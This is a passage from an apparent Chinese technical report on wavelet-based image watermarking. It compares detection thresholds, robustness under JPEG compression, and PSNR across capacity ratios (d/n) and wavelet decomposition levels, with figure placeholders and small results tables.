


图11 $d/n=0.5$




图12 $d/n=0.99$




图13

由图10到图12可以得出，随着d/n减小，检测已经很难实现，当$d/n=0.99$时，阈值为0.1，而当$d/n=0.5$时，阈值就要为0.9了，当d/n减小到0.1时，已经无法找到明显的峰值数据了，也就跟谈不上阈值了，因此可得d/n越大，检测效果越好，鲁棒性越强。图13为$d/n=0.5$时，相关性值随jpeg压缩率变化曲线，可见，当$d/n=0.5$时，阈值为0.9，水印的抗攻击能力明显下降。

4. 水印容量参数d/n对水印不可见性的影响

通过分析PSNR得出表2所示结论。

表2

替换比例	PSNR（dB）
d/n=0.9	54.159
d/n=0.8	54.114
d/n=0.7	54.2718
d/n=0.6	54.5203

可见d/n对水印可见性影响不大。

5.水印其他参数（小波尺度、小波基等）对水印性能的影响

(1)小波分解尺度与鲁棒性的关系：绘制不同分解尺度下SC图，如图14、图15所示，比较阈值。




图14 level=1




图15 level=4

由以上两图可以看出当小波尺度增加，水印的检测越来越困难，S C图峰值在下降，检测难度和检测错误都在增加。可以分析如下：1尺度得到水印模板为133×133，2尺度为72×72，4尺度只有26×26，虽然level=4添加的水印位于图像非常低频的小波系数中，但是由于本身数据太少了，水印能量远不如level=2时候大，所以造成检测相关性值的降低。

图16为level=1时，相关性随jpeg压缩变化的曲线。




图16

可以看出1尺度下的水印性能不如2尺度健壮，这是因为嵌入的位置越是低频系数水印越不容易受到攻击，但结合前面的分析，水印模板本身也有一定的数据量。可得出结论：

①小波分解的尺度越大，与之相关的水印信息越少，检测越困难。

②小波分解的尺度越大，水印越能嵌入到水印图像的高能量部分（低频部分），水印鲁棒性越强。

（2）小波分解尺度与不可见性的关系。如表3所示。

表3

小波分解尺度	PSNR（dB）
level=1	57.6184
level=2	55.422
level=3	54.0429
level=4	53.8587
level=5	51.3474

